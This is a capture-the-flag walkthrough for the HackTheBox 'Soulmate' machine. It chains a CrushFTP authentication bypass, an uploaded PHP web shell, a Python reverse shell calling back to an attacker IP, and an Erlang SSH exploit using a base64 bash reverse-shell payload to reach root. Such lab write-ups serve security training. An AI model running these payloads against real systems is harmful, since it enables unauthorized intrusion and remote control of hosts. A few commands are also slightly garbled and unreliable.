HackTheBox Soulmate

Link to the room: https://app.hackthebox.com/machines/Soulmate
Enumeration
Port scan

We got just 2 ports from scan:
- 22 SSH
- 80 HTTP
Web enumeration
PHPSESSID cookie means we are likely dealing with PHP website, will see if this gonna be useful
When trying to go to website on port 80 it redirects to soulmate.htb, add it to /etc/hosts
1
echo "<machine-ip> soulmate.htb" >> /etc/hosts
The webpage didn’t have something that could be exploited so i decided to run ffuf and it found a subdomain:

Edit /etc/hosts and add ftp.soulmate.htb, it should look like something this:
1
10.10.11.86 soulmate.htb ftp.soulmate.htb
Foothold
On found subdomain lies CrushFTP for which there couple of exploits, but we more interested in authentication bypass with use of crushadmin user that doesn’t need password, just username(CVE-2025-31161 if you want to read more about it)

Clone repo and run exploit, you will need to enter username and password for new user that will be created.
1
2
3
git clone https://github.com/Immersive-Labs-Sec/CVE-2025-31161
cd CVE-2025-31161
python cve-2025-31161.py --target_host 'ftp.soulmate.htb/WebInterface' --port 80 --target_user crushadmin --new_user <username> --password <pass-for-new-user>

Log in with new credentials.
Now click on “Admin” section, then on “User Manager”, select your user (on the box from the left) and move “app” folder to the right side and tick box to upload files.
Click on “Files” section and navigate to /app/webProd/assets/images/, create following .php file on you attacker machine:
1
<?php if(isset($_REQUEST["cmd"])) system($_REQUEST["cmd"]); ?>
Save this file and upload on website.
Shell as www-data
After uploading go to http://soulmate.htb/assets/images/profiles/shell.php?cmd=<command>, where you should get response back from requested command

I used following python3 command to catch reverse shell (don’t forget to change ip and port)
1
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<ATTACKER_IP>",<LISTEN_PORT>));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'

Stabilize shell:
1
2
3
4
5
6
7
8
9
python3 -c "import; pty; pty.spawn('/bin/bash')"

CTRL+Z

stty raw -echo; fg

*press ENTER*

export TERM=xterm
Privilege Escalation
While enumeraing there wasn’t too much useful info, found credentials in config.php, tried using them to log as ben user but they were wrong. Later I Noticed that local ssh service on port 2222 (Erlang 5.2.9) is on running, this particular version is vulnerable to this CVE https://www.tenable.com/blog/cve-2025-32433-erlangotp-ssh-unauthentica
Banner grabbing
1
2
3
nc -vn 127.0.0.1 2222
Connection to 127.0.0.1 2222 port [tcp/*] succeeded!
SSH-2.0-Erlang/5.2.9
Clone this repo and transfer python exploit to target machine https://github.com/TeneBrae93/CVE-2025-3243, or instead of clonning:
1
wget https://raw.githubusercontent.com/TeneBrae93/CVE-2025-3243/refs/heads/main/CVE-2025-3243.py
After multiple attempts exploit didnt work, I tried changing reverse shell payloads but still couldn’t get connection so I decided try to decode payload to base64

To fix this go to https://www.revshells.com/, enter your tun0 ip and desired listening port, choose 1st option in left window (bash -i), then in the bottom choose Base64 in Encoding box, your final payload in exploit should look like this:
1
payload = f'os:cmd("echo <BASE64_REVSHELL> | base64 -d | bash").'
If you do this way it doesn’t matter what
-lhand-lpvalues you will enter as they won’t be used, I had to enter them because they are required to run exploit.
Save updated exploit, start listener using and run exploit, you should get connection back as root!

Now as we already root let’s grab user and root flags
User flag
1
2
cat /home/ben/user.txt
[REDACTED]
Root flag
1
2
cat /root/root.txt
[REDACTED]